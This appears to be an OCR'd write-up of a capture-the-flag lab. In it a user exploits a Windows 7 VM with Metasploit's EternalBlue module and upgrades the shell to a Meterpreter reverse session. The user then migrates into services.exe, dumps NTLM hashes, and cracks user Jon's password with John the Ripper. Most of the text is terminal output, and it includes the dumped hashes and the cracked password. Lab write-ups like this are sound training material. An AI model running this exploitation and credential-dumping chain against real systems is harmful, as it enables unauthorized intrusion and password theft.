
After getting a session background the shell and change the normal shell to a meterpreter shell in metasploit.


Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
pro
1 2 3 4
7:58
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
29°C
Cloudy
ENG
IN
17:30
07-08-2022

```
[*] 192.168.197.141:445 - Sending egg to corrupted connection.
[*] 192.168.197.141:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 192.168.197.141
[*] Command shell session 1 opened (192.168.197.128:4444 → 192.168.197.141:49158 ) at 2022-08-07 07:53:34 -0400
[+] 192.168.197.141:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.197.141:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.197.141:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


Shell Banner:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
-----


C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>^Z
Background session 1? [y/N]  y
msf6 exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter

Matching Modules
================

   #  Name                                   Disclosure Date  Rank    Check  Description
   -  ----                                   ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter                  normal  No     Shell to Meterpreter Upgrade
```


Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
pro
1 2 3 4
7:58
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
29°C
Cloudy
ENG
IN
17:30
07-08-2022


```
   -  ----                                   ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter                  normal  No     Shell to Meterpreter Upgrade


Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
msf6 post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto dete
                                       ct).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on

msf6 post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.197.128
LHOST ⇒ 192.168.197.128
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION ⇒ 1
msf6 post(multi/manage/shell_to_meterpreter) > exploit

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.197.128:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > sessions
```



Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
Project1
1 2 3 4
17:54
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~

```
    HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
    LHOST    192.168.197.128  no        IP of host that will receive the connection from the payload (Will try to auto detec
                                        t).
    LPORT    4433             yes       Port for payload to connect to.
    SESSION  1                yes       The session to run this module on

msf6 post(multi/manage/shell_to_meterpreter) > set session 2
session => 2
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST    192.168.197.128  no        IP of host that will receive the connection from the payload (Will try to auto detec
                                       t).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION  2                yes       The session to run this module on

msf6 post(multi/manage/shell_to_meterpreter) > exploit

[-] Msf::OptionValidateError The following options failed to validate: SESSION
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > run

[-] Msf::OptionValidateError The following options failed to validate: SESSION
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > 
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
27°C
Mostly clear
ENG
IN
03:25
06-08-2022



Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
pro
1 2 3 4
7:59
kali@kali: ~
File Actions Edit View Help

```
                        .7601] Copyright (c) 2009 Micros ...          (192.168.197.141)

msf6 post(multi/manage/shell_to_meterpreter) >
[*] Stopping exploit/multi/handler
sessions

Active sessions
===============

  Id  Name  Type             Information                              Connection
  --  ----  ----             -----------                              ----------
  1         shell x64/windows  Shell Banner: Microsoft Windows [Version 6.1  192.168.197.128:4444 → 192.168.197.141:49158
                             .7601] Copyright (c) 2009 Micros ...       (192.168.197.141)

msf6 post(multi/manage/shell_to_meterpreter) > exploit

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.197.128:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (200262 bytes) to 192.168.197.141
[*] Meterpreter session 2 opened (192.168.197.128:4433 → 192.168.197.141:49159 ) at 2022-08-07 07:56:04 -0400
[*] Stopping exploit/multi/handler
sessions

Active sessions
===============

  Id  Name  Type                     Information                              Connection
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
29°C
Cloudy
ENG
IN
17:30
07-08-2022




Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
pro
1 2 3 4
7:59
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
29°C
Cloudy
ENG
IN
17:31
07-08-2022


```
Active sessions
===============

  Id  Name  Type                     Information                                  Connection
  --  ----  ----                     -----------                                  ----------
  1         shell x64/windows        Shell Banner: Microsoft Windows [Version     192.168.197.128:4444 → 192.168.197.141:49
                                     6.1.7601] Copyright (c) 2009 Micros ...      158  (192.168.197.141)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC                 192.168.197.128:4433 → 192.168.197.141:49
                                                                                  159  (192.168.197.141)

msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > ps -o

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 216   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 236   432   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM
 288   280   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 336   280   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 348   328   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 388   328   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 432   336   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
```

Task 5

Migrate the services.exe which has PID 432.Then using the hashdump to get hashes of the passwords stored in the machine.



```
Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         shell x64/windows        Shell Banner: Microsoft Windows [Version  192.168.197.128:4444 → 192.168.197.141:49
                                     6.1.7601] Copyright (c) 2009 Micros ...  158  (192.168.197.141)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC             192.168.197.128:4433 → 192.168.197.141:49
                                                                              159  (192.168.197.141)

msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > ps -o

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 216   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 236   432   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM
 288   280   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 336   280   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 348   328   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 388   328   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 432   336   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
```




```
 448   336   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 492   432   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 552   432   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 620   432   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 668   1768  powershell.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPowerShell\v1.0\po
                                                                             wershell.exe
 672   432   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 744   388   LogonUI.exe        x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 784   432   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 832   432   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 1008  432   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1036  432   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1072  432   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1420  432   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 1672  288   conhost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 1708  552   WmiPrvSE.exe
 1864  1036  cmd.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\cmd.exe
 1880  288   conhost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 1888  432   sppsvc.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 1904  432   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1960  432   svchost.exe        x64   0        NT AUTHORITY\SYSTEM

meterpreter > migrate 432
[*] Migrating from 668 to 432 ...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > 
```

Ques 3. What is the name of the non-default user?


Ans Jon

We copy this hash and crack it using John The Ripper while using rockyou.txt wordlist.John bydefault uses LM format so we have to specify command as NT.



```
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

Use --help to list all available options.
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ --help
--help: command not found

┌──(kali㉿kali)-[~]
└─$ echo "Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::" >hash

┌──(kali㉿kali)-[~]
└─$ john --format=nt --wordlist=/home/kali/hash
Password files required, but none specified

┌──(kali㉿kali)-[~]
└─$ john --format=nt --wordlist=/home/kali/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=6
fopen: /home/kali/rockyou.txt: No such file or directory

┌──(kali㉿kali)-[~]
└─$ john --format=nt --wordlist=/home/kali/hash.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=6
fopen: /home/kali/hash.txt: No such file or directory
```

Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
Project1
7:19
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
29°C
Cloudy
ENG
IN
16:51
07-08-2022



```
--reject-printable         Reject printable binaries
--tune=HOW                 Tuning options (auto/report/N)
--subformat=FORMAT         Pick a benchmark format for --format=crypt
--format=[NAME|CLASS][,..] Force hash of type NAME. The supported formats can
                           be seen with --list=formats and --list=subformats.
                           See also doc/OPTIONS for more advanced selection of
                           format(s), including using classes and wildcards.

┌──(kali㉿kali)-[~]
└─$ john --format=nt --wordlist=/home/usr/share/wordlists/rockyou.txt hash

Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=6
fopen: /home/usr/share/wordlists/rockyou.txt: No such file or directory

┌──(kali㉿kali)-[~]
└─$ john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hash

Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (Jon)
1g 0:00:00:00 DONE (2022-08-08 05:41) 1.098g/s 11209Kp/s 11209Kc/s 11209KC/s alqp10zm..alpt850428
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ █
```

Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
pro
5:43
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
32°C
Partly sunny
ENG
IN
15:14
08-08-2022

We get the password for the user Jon.

Ques 4 What is the cracked password?

Ans alqfna22